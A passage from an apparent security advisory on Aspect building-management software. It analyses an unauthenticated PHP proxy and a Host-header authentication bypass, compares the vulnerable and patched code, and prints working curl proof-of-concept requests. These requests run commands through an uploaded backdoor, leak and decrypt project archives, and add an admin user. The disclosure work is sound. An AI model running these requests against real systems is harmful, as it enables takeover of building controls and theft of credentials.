


Figure 27: Removed Calendar files

All the associated files related to CalDAV or Baikal or AgenDAV, including the /usr/local/aam/bin/CAL_*.sh scripts were removed.

```
CAL_doAgendav.sh        CAL_doBaikalDownload.sh CAL_doExtract.sh        CAL_doPost.sh
CAL_doBaikal.sh         CAL_doBaikal_0.2.7.sh   CAL_doFinalize.sh       CAL_nuke.sh
```

A proof-of-concept request (ZSL-2025-5926):

```
$ curl -F 'baikalFile=@baikal-0.6.1.zip' -F 'skipChecksum=1' -F
'EXPERTMODE=1' 'http://192.168.73.31/caldavUpload.php

$ curl http://192.168.73.31/baikal/backdoor.php?cmd=id
uid=48(apache) gid=48(apache) groups=48(apache),0(root)
```

A screenshot of the Funkalicious exploit in action:




Figure 28: Funkalicious exploit

The JSON proxy problem

jsonProxy.php is a proxy servlet relay. It grabs three GET parameters: port, application, and query, and puts them into a URL like:

http://localhost:[port]/servlets/[application]?[query]

It then uses file_get_contents() to fetch whatever that local servlet spits out and relays it back to the caller, serving it as JSON if successful or an error message in HTML if it fails. The script's design assumes it's talking to a Java-based servlet stack on localhost, which normally requires auth for remote access but skips it for local calls. In practice, it's a middleman for querying internal services. For example, a request like:

http://192.168.73.31/jsonProxy.php?port=7226&application=DownloadProject?downloadSource=true

hits a local endpoint and returns its JSON output, no login required from the attacker's end because the call originates from the server itself.

This jsonProxy.php script enables communication between the PHP-based Aspect Control Panel, which handles system administration, and the Java-based AspectFT application server (MIX), responsible for controlling temperature, HVAC systems, floorplans, chillers, air handling units (AHUs), variable air volume (VAV) devices, and providing a secondary UI (Figure 29, default tcp port: 7226) for scheduling and monitoring building systems - including fire alarms and boilers - requiring a separate login.




Figure 29: MIX wiki page by ErgoTech Systems

Initially, this script was noticed when being called by the unauthenticated /combinedStats.php?instance=1 request from within the control panel.




Figure 30: combinedStats.php calling jsonProxy.php calling TopologyLocalServlet

In version 3.08.01, jsonProxy.php contains multiple vulnerabilities due to its insecure design, which were mitigated in version 3.08.02. Operating as an unauthenticated proxy, it allows remote inclusion of servlets from mix.jar, exposing hundreds of classes and servlets that can be exploited to cause harm. This flaw enables credential leakage, project and database downloads, DoS, reflected XSS, user enumeration, information disclosure, and service manipulation, such as restarting processes or enabling SSH.

jsonProxy.php (v3.08.01):

```php
<?php
$port = $_GET['port'];
$application = $_GET['application'];
$query = $_GET['query'];
//LicenseStatusServlet?getLicenseCounts=true&amp;responseFormat=json
$url = "http://localhost:$port/servlets/" . $application . "?" .
html_entity_decode($query);

$opts = array('http' =>
    array(
        'method' => 'GET',
        'max_redirects' => '0',
        'ignore_errors' => '1'
    )
);

$context = stream_context_create($opts);
//$stream = fopen($url, 'r', false, $context);

// header information as well as meta data
```

```
// about the stream
//var_dump(stream_get_meta_data($stream));

// actual data at $url
//$s = stream_get_contents($stream);
//fclose($stream);
$s = file_get_contents($url, false);
if ($s) {
    header('Content-type: application/json');
    echo $s;
} else {
    header('Content-type: text/html');
    echo "Aspect JSON Proxy error: $url";
}

?>
```

Fixed jsonProxy.php (v3.08.02):

```
<?php
//---------Begin Authorization-------------
require_once 'validate/validateHeader.php';
//--------End Authorization---------------

$port = $_GET['port'];
$application = $_GET['application'];
$query = $_GET['query'];

// check if the port is a number
if (!is_numeric($port)) {
    header('Content-type: text/html');
    echo "Aspect JSON Proxy error: port is not a number";
    exit;
}

// check if the application is a string of letters
if (!ctype_alpha($application)) {
    header('Content-type: text/html');
    echo "Aspect JSON Proxy error: application is not a string of letters";
    exit;
}

// check if the application is a valid name of a servlet
$applicationAllowed = array(
    'StatusServlet',
    'LicenseStatusServlet',
    'TopologyServlet',
    'TopologyLocalServlet'
);
if (!in_array($application, $applicationAllowed)) {
    header('Content-type: text/html');
    echo "Aspect JSON Proxy error: this parameter application is not allowed";
    exit;
}

//LicenseStatusServlet?getLicenseCounts=true&amp;responseFormat=json
$url = "http://localhost:$port/servlets/" . $application . "?" .
html_entity_decode($query);

```

```php
$opts = array('http' =>
    array(
        'method' => 'GET',
        'max_redirects' => '0',
        'ignore_errors' => '1'
    )
);

$context = stream_context_create($opts);
//$stream = fopen($url, 'r', false, $context);

// header information as well as meta data
// about the stream
//var_dump(stream_get_meta_data($stream));

// actual data at $url
//$s = stream_get_contents($stream);
//fclose($stream);
$s = file_get_contents($url, false);
if ($s) {
    header('Content-type: application/json');
    echo $s;
} else {
    header('Content-type: text/html');
    echo "Aspect JSON Proxy error: $url";
}

?>
```

The patch in 3.08.02 introduced input validation with is_numeric() for ports and ctype_alpha() to ensure the application parameter is a string of letters, alongside a whitelist of permitted servlets via in_array() or similar array-based checks. Most critically, the addition of validate/validateHeader.php enforces authentication and authorization, protecting the script from unauthorized access.




Figure 31: jsonProxy.php diff (v3.08.01 and v3.08.02)

Following the enumeration of all the servlets accessible via this proxy, there is a significant risk of achieving full system compromise. The most interesting few are credentials leaking and configuration download.

Let’s have a glimpse into the AspectFT (ErgoTech’s MIX) and understand how this authentication bypass works.

A proof-of-concept request (ZSL-2024-5853):

```
$ curl
"http://192.168.73.31/jsonProxy.php?port=7226&application=ProjectInfo"
<html>
<head>
<link rel='stylesheet' type='text/css' href='../../matrixstyle.css'>
</head>
<body class="workscroll" topmargin="0" leftmargin="0" scroll="No">
<h1>Project Info</h1>
<br>
aamuserdefault
</body>
</html>
```

This matches ProjectInfo.java’s doInfoPage output, where **aamuserdefault** is the Base64-decoded content of a .deployed file from the project directory. It confirms the servlet runs unauthenticated via jsonProxy.php, leaking project data, credentials for the password-protected project archive but also for the main control panel, config snippet, or identifier.

ProjectInfo.java’s doInfoPage():

```
public class ProjectInfo extends AuthenticatedHttpServlet {
    protected LoggerInterface logger = LoggerUtil.logger;

    @Override
    public void doAuthenticatedGet(HttpServletRequest request, HttpServletResponse
response) throws IOException {
        this.doRegularPage(response);
    }

    @Override
    public void doAuthenticatedPost(HttpServletRequest request, HttpServletResponse
response) throws IOException {
        this.doRegularPage(response);
    }
```

```
    public void doRegularPage(HttpServletResponse response) throws IOException {
       this.logger.debug("begin project info display");

       try {
          String projectLocation = this.findProjectName();
          this.doInfoPage(response, projectLocation);
       } catch (IOException var3) {
          this.doErrorPage(response, var3.getMessage());
       }

       this.logger.debug("end project info display");
    }

    private void doErrorPage(HttpServletResponse response, String exceptionMessage) {
       try {
          this.logger.info("Project Info Servlet Error 500: " + exceptionMessage);
          response.sendError(500, exceptionMessage);
       } catch (IOException var4) {
          this.logger.error(var4);
       }
    }

    private void doInfoPage(HttpServletResponse response, String filename) throws
IOException {
       File f = new File(filename);
       ServletOutputStream outputStream = response.getOutputStream();
       outputStream.println("<html>");
       outputStream.println("<head>");
       outputStream.println("<link rel='stylesheet' type='text/css'
href='../../matrixstyle.css'>");
       outputStream.println("</head>");
       outputStream.println("<body class=\"workscroll\" topmargin=\"0\"
leftmargin=\"0\" scroll=\"No\">");
       outputStream.println("<h1>Project Info</h1>");
       outputStream.println("<br>");
       byte[] bbuf = new byte[2048];
       DataInputStream inputStream = new DataInputStream(new FileInputStream(f));
       int length = inputStream.read(bbuf);
       inputStream.close();
       if (length == -1) {
          outputStream.println("Project Info file is empty");
       } else {
          outputStream.println(new String(new BASE64Decoder().decodeBuffer(new
String(bbuf).trim())));
       }
```

```
      outputStream.println("</body>");
      outputStream.println("</html>");
      outputStream.flush();
      outputStream.close();
   }

   public String findProjectName() throws IOException {
      File directory = new File(AuthUtil.contextProxy.getRealPath("project"));
      File[] files = directory.listFiles(new FileFilter() {
         @Override
         public boolean accept(File file) {
            return file.getName().endsWith(".deployed");
         }
      });

      for (File fileName : files) {
         this.logger.debug("Found Project File: " + fileName.toString());
      }

      if (files.length > 1) {
         throw new IOException("Too many info files in project directory");
      } else if (files.length < 1) {
         throw new IOException("Project info not found");
      } else {
         return files[0].toString();
      }
   }
}
```

The main issue is jsonProxy.php's unauthenticated relay to localhost:7226/servlets/ProjectInfo, exploiting a trust assumption in the MIX application server. This base class for ProjectInfo and DownloadProject defines the auth logic in authorized(). The AES encrypted project archive is decrypted with the credentials from ProjectInfo.

A proof-of-concept request (ZSL-2024-5855):

```
$ curl
"http://192.168.73.31/jsonProxy.php?port=7226&application=DownloadProject?d
ownloadSource=true" -o Skyscraper.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
```

```
                                 Dload  Upload   Total   Spent    Left
Speed
100 37.6M    0 37.6M    0     0   497k      0 --:--:--  0:01:17 --:--:--
207k

$ file Skyscraper.zip
Skyscraper.zip: Zip archive data, at least v2.0 to extract, compression
method=AES Encrypted
$ 7z -p"aamuserdefault" x Skyscraper > nula
$ ls
$ Skyscraper_2023.zip       Skyscraper.zip       nula
$ file Skyscraper_2023.zip
Skyscraper_2023.zip: Zip archive data, at least v2.0 to extract,
compression method=deflate
```

The project includes a mapconfig.db file containing sensitive data, such as plain-text credentials for the alarm email account.

```
SQLite version 3.46.1 2024-08-13 09:16:08 (UTF-16 console I/O)
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open mapconfig.db
sqlite> .tables
AspectApps         Graphics           Notifiers          Services
AspectGroups       GraphicsGroups     PointGroupEntries  Styles
AspectPoints       LogicalEntries     PointGroups        TemplateDevices
ConfigMetadata     LogicalFolders     Points             TemplatePoints
DbQueries          NetworkGroups      ScheduleGroups     TrendGroupEntries
Devices            Networks           Schedules          TrendGroups
sqlite> select * from `Services` where _rowid_='1';
1|-1|0|EmailNotificationServer|Email Notification Service||0|3||100|||||com.aamatrix.topology.services.notification.Emai
lNotificationServer|{"host":"smtp.office365.com","smtpLocalhost":"","starttls":1,"from":"[redacted].com","u
sername":"[redacted].com","password":"[redacted]","port":587,"logDebugInfo":false,"enabled":1,"serviceName
":"EmailNotificationServer","debugLevel":0,"friendlyName":"Email Notification Service","description":""}|
sqlite>
```

Figure 32: Dumping plain-text passwords from SQLite Config DB

AuthenticatedHttpServlet.java

AuthenticatedHttpServlet.java's authorized():

```
package com.ergotech.servlets;

import com.aamatrix.topology.services.security.SecuritySubsystem;
import com.aamatrix.util.LoggerUtil;
import com.aamatrix.util.http.AuthUtil;
import java.io.IOException;
import javax.servlet.ServletException;
```

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.codec.binary.Base64;

public abstract class AuthenticatedHttpServlet extends StaticHttpServlet {
   protected static boolean dontauthenticate;

   protected static boolean authorizedMIXAdmin(HttpServletRequest request, HttpServletResponse
response) throws IOException {
      return authorized(request, response, "MIXAdmin") ? true : authorized(request, response,
"ErgoVUAdmin");
   }

   protected static boolean authorized(HttpServletRequest request, HttpServletResponse
response, String group) throws IOException {
      if (dontauthenticate) {
         return true;
      } else {
         String host = request.getRemoteAddr();
         if (host.equalsIgnoreCase("localhost") || host.equals("127.0.0.1")) {
            return true;
         } else if (request.getHeader("Authorization") == null) {
            response.sendError(401, "You are not authorized to access " +
request.getRequestURI());
            return false;
         } else {
            String authString = request.getHeader("Authorization").substring(6);
            authString = new String(Base64.decodeBase64(authString));
            int index = authString.indexOf(58);
            String username = authString.substring(0, index);
            String password = authString.substring(index + 1);
            if (group != null) {
               String authGroup = AuthenticationServlet.isAuthorized(group, username,
password);
               return username != null && authGroup != null && authGroup.length() != 0;
            } else {
               boolean isUser = false;
               if (SecuritySubsystem.getInstance() != null &&
SecuritySubsystem.getInstance().getSecurityDriver() != null) {
                  isUser =
SecuritySubsystem.getInstance().getSecurityDriver().isAuthenticatedUser(username, password);
               } else {
                  LoggerUtil.logger
                     .error(
```

```
                        "Unable to get SecurityDriver from Security Subsystem to validate user
["
                            + username
                            + "]. Using local security check as a fall back..."
                    );
                isUser = AuthUtil.isUser(username, password);
            }

            return isUser;
        }
    }
  }

  protected boolean isAuthExempt(HttpServletRequest request) {
     return false;
  }
```

This class contains numerous intriguing functions. When request.getRemoteAddr() returns localhost or 127.0.0.1, authentication is entirely bypassed. Requests from jsonProxy.php on the same host (via the $url parameter) trigger this condition, circumventing the Authorization header verification. Both doGet and doPost invoke authorizedMIXAdmin(), which in turn calls authorized(), enforcing this behavior for ProjectInfo. Since isAuthExempt returns false, no authentication exemption exists, making localhost the key factor in this bypass.

The dontauthenticate flag (configurable via the -Dauthenticate=f system property) could globally disable authentication, but it's unlikely active here... localhost appears to be the primary cause. Although the isRequestFromLocalhost() method was examined, it isn't directly utilized in this ProjectInfo case. Nonetheless, the bypass remains exploitable, as demonstrated later.

AspectServicesHandler.java's isRequestFromLocalhost():

```
public boolean isRequestFromLocalhost() {
    if (this.servletRequest == null) {
       return false;
    } else {
       String origin = this.servletRequest.getHeader("origin");
       boolean isLocal = false;
       if (origin != null && (origin.toLowerCase().contains("localhost")
|| origin.contains("127.0.0.1"))) {
```

```
            isLocal = true;
        }

        return isLocal;
    }
}
```

This mechanism checks the Origin header rather than RemoteAddr, likely applied elsewhere in mix.jar. If invoked, it would further solidify trust in localhost if jsonProxy.php sets Origin: http://localhost, though this is a minor concern. The combination of jsonProxy.php and AuthenticatedHttpServlet's localhost bypass enabled unauthenticated servlet access across MIX server version 3.08.02.

This discovery sparked curiosity about why only certain servlets are callable via jsonProxy.php, prompting a deeper investigation into the 'Host' header issue. Defined in RFC 7230 (HTTP/1.1), the Host header specifies the target server's domain name (or IP) and optional port. It's required in HTTP/1.1 to enable virtual hosting, where multiple sites share a single server IP. Unlike Origin (used for CORS) or RemoteAddr (the client's IP), Host indicates the request's destination, not its source. Being fully client-controlled, it's unreliable for security purposes.

The following requests will attempt to directly access the ProjectInfo servlet, bypassing authentication and authorization:

```
$ curl "http://192.168.73.31:7226/servlets/ProjectInfo"
<HTML><HEAD><TITLE>401 You are not authorized to access /servlets/ProjectInfo</TITLE></HEAD><BODY>401 You are not authorized to access /servlets/ProjectInfo</BODY></HTML>
--
$ curl "http://192.168.73.31:7226/servlets/ProjectInfo" -H "Host: 127.0.0.1"
<html>
<head>
<link rel='stylesheet' type='text/css' href='../../matrixstyle.css'>
</head>
<body class="workscroll" topmargin="0" leftmargin="0" scroll="No">
<h1>Project Info</h1>
<br>
aamuserdefault
</body>
</html>
--
$ curl "http://192.168.73.31:7226/servlets/ProjectInfo" -H "Host: localhost"
<html>
<head>
```

```
<link rel='stylesheet' type='text/css' href='../../matrixstyle.css'>
</head>
<body class="workscroll" topmargin="0" leftmargin="0" scroll="No">
<h1>Project Info</h1>
<br>
aamuserdefault
</body>
</html>
```

The HttpServletRequest class overrides:

```
@Override
public String getRemoteAddr() {
   this.getServerPort();
   return this.getHeader("host");
}

@Override
public String getRemoteHost() {
   this.getServerPort();
   return this.getHeader("host");
}
```

In standard servlet APIs (e.g. Tomcat), getRemoteAddr() retrieves the client's IP from the TCP socket, not headers. However, Aspect's MIX uses the Host header value (e.g. localhost or 127.0.0.1 from a curl request) instead of the actual source IP, a significant deviation. Host is intended for routing, not origin identification.

AuthenticatedHttpServlet.authorized() check:

```
String host = request.getRemoteAddr();
if (host.equalsIgnoreCase("localhost") || host.equals("127.0.0.1")) {
    return true;  // Bypass auth
}
```

Figure 33: Authentication/authorization bypass in authorized() check

Within AuthenticatedHttpServlet.authorized(), a curl request with -H 'Host: localhost' or -H 'Host: 127.0.0.1' causes getRemoteAddr() to match, skipping authentication. The servlet interprets this as a local request, even if it originates externally. No jsonProxy.php is required; port 7226 (the Java

container) is exposed, and this header manipulation works directly because mix.jar improperly treats Host as a trust indicator. This vulnerability affects any servlet extending AuthenticatedHttpServlet that relies on this authorized() check.

This direct approach expanded access to additional servlets beyond the limited set available through jsonProxy.php. Now, UserManager and GroupManager servlets can be leveraged, enabling MIXAdmin user creation and privilege elevation through this authentication bypass exploit. Let's explore adding users, as well as examine the effects on ProjectInfo and DownloadProject java classes.

These are the filtered servlets susceptible to the authorized() auth bypass vulnerability:




Figure 34: Affected servlets to localhost bypass (v3.08.02 vs 3.08.03)

Typically, the Host header supports virtual hosting, not security. Aspect's misuse reflects a design flaw, not an intended feature, likely a developer shortcut for local PHP-to-Java communication, exposed by an unfiltered port and poor coding. Using Host as a substitute for RemoteAddr was never meant for public-facing access.

A proof-of-concept request, unauthenticated MIXAdmin creation (ZSL-2025-5939):

```
$ curl "http://192.168.73.31:7226/servlets/UserManager" -d
"newuser=testingus&password=123456&passwordConfirm=123456&Insert=Add" -H
"Host: localhost"

$ sleep 3;

$ curl
"http://192.168.73.31:7226/servlets/GroupManager?selectedGroup=MIXAdmin" -d
"groupName=MIXAdmin&removedLeft=testingus&removedRight=&addedLeft=&addedRig
ht=admin%2cjohnny%2clokna%2ctestingus&EditGroup=Save" -H "Host: localhost"
```

Modified AuthenticatedHttpServlet.java version 3.08.03:

```
package com.ergotech.servlets;

import com.aamatrix.security.ldap.LdapSession;
import com.aamatrix.security.ldap.LdapSessionManager;
import com.aamatrix.topology.services.security.SecuritySubsystem;
import com.aamatrix.topology.services.security.SecurityUtil;
import com.aamatrix.util.BooleanUtils;
import com.aamatrix.util.http.AuthDetails;
import com.aamatrix.util.http.AuthUtil;
import com.abb.auth.PhpAuthResponse;
import com.abb.auth.PhpAuthService;
import java.io.IOException;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.lang.StringUtils;

public abstract class AuthenticatedHttpServlet extends StaticHttpServlet {
   protected static boolean dontauthenticate;

   protected static AuthResult authorizedMIXAdmin(HttpServletRequest request,
HttpServletResponse response) throws IOException {
      return authorized(request, response, "MIXAdmin");
   }

   protected static AuthResult authorized(HttpServletRequest request,
HttpServletResponse response, String group) throws IOException {
      AuthResult authResult = new AuthResult();
      PhpAuthService.debugHelper(
         50,
```

```
         "AuthenticatedHttpServlet.authorized: group="
            + group
            + ", "
            + (request == null ? "request=null" : request.getMethod() + " - " +
request.getRequestURI())
      );
      if (dontauthenticate) {
         authResult.setUsername("aamuser");
